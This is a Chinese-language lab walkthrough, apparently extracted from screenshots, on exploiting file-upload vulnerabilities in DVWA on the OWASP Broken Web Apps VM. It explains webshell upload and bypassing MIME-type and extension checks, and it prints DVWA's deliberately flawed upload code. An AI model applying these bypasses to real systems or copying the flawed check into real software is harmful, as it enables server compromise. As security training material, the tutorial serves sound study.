

文件上传漏洞原理

实验环境：

目标靶机：OWASP_Broken_Web_Apps_VM_1.2

https://sourceforge.net/projects/owaspbwa/files/1.2/OWASP_Broken_Web_Apps_VM_1.2.zip/download

OWASP Broken Web Applications Project


Broken Web Applications (BWA) 项目生成一个虚拟机，运行各种具有已知漏洞的应用程序，供以下人员使用：

- 了解Web应用程序安全性
- 测试手册评估技术
- 测试自动化工具
- 测试源代码分析工具
- 观察网络攻击
- 测试WAF和类似的代码技术

测试渗透机：Kali-Linux-2018.2-vm-amd64

<https://images.offensive-security.com/virtual-images/kali-linux-2018.2-vm-amd64.zip>

实验原理：



- 1、文件上传 (File Upload) 是大部分Web应用都具备的功能，例如用户上传附件、修改头像、分享图片/视频等
- 2、正常的文件一般是文档、图片、视频等，Web应用收集之后放入后台存储，需要的时候再调用出来返回
- 3、如果恶意文件如PHP、ASP等执行文件绕过Web应用，并顺利执行，则相当于黑客直接拿到了Webshell
- 4、一旦黑客拿到Webshell，则可以拿到Web应用的数据，删除Web文件，本地提权，进一步拿下整个服务器甚至内网
- 5、SQL注入攻击的对象是数据库服务，文件上传漏洞主要攻击Web服务，实际渗透两种相结合，达到对目标的深度控制

实验过程：

实验一：

低安全模式下，上传任意类型的文件，文件大小限制

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at <http://192.168.106.134/>

You can administer / configure this machine through the console here, by SSHing to 192.168.106.134, via Samba at \\192.168.106.134\\, or via phpmyadmin at <http://192.168.106.134/phpmyadmin>.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2

Log in with username = root and password = owaspbwa

owaspbwa login: _

owaspbwa OWASP Broken Web Applications - Mozilla Firefox

owaspbwa OWASP Br... x +

192.168.106.134 Search

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
+ OWASP RailsGoat	+ OWASP Bricks
+ OWASP Security Shepherd	+ Ghost
+ Magical Code Injection Rainbow	+ bWAPP
+ Damn Vulnerable Web Application	


REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS


+ OWASP Vicnum	+ OWASP 1-Liner
+ Google Gruyere	+ Hackxor
+ WackoPicko	+ BodgeIt
+ Cyclone	+ Peruggia

192.168.106.134/vwa

Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share x







5A02H-AU243-TZJ49-GTC7K-3C61N

实验二：

中安全模式下，绕过类型上传文件【文件mime类型】

Damn Vulnerable Web App (DVWA) v1.8 :: DVWA Security - Mozilla Firefox

192.168.106.134/dvwa/security.php

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DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS logs\]](#)

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

Damn Vulnerable Web App (DVWA) v1.8 :: Source - Mozilla Firefox

192.168.106.134/dvwa/vulnerabilities/view_source.php?id=upload&security=medium

File Upload Source

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']['name']);
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_type = $_FILES['uploaded']['type'];
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){


        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {



            echo '<pre>';
            echo 'Your image was not uploaded.';
            echo '</pre>';



        } else {


            echo '<pre>';
            echo $target_path . ' successfully uploaded!';
            echo '</pre>';

        }
    }
}
```







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实验三：

高安全模式-上传一句话图片木马【文件后缀限制】

Damn Vulnerable Web App (DVWA) v1.8 :: DVWA Security - Mozilla Firefox

Damn Vulnerable We... x +

192.168.106.134/dvwa/security.php

Search

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DVWA

DVWA Security

Script Security

Security Level is currently **high**.

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high Submit

PHPIDS

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- SQL Injection (Blind)
- Upload

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: File Upload - Mozilla Firefox

Damn Vulnerable We... x +

192.168.106.134/dvwa/vulnerabilities/upload/

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DVWA

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

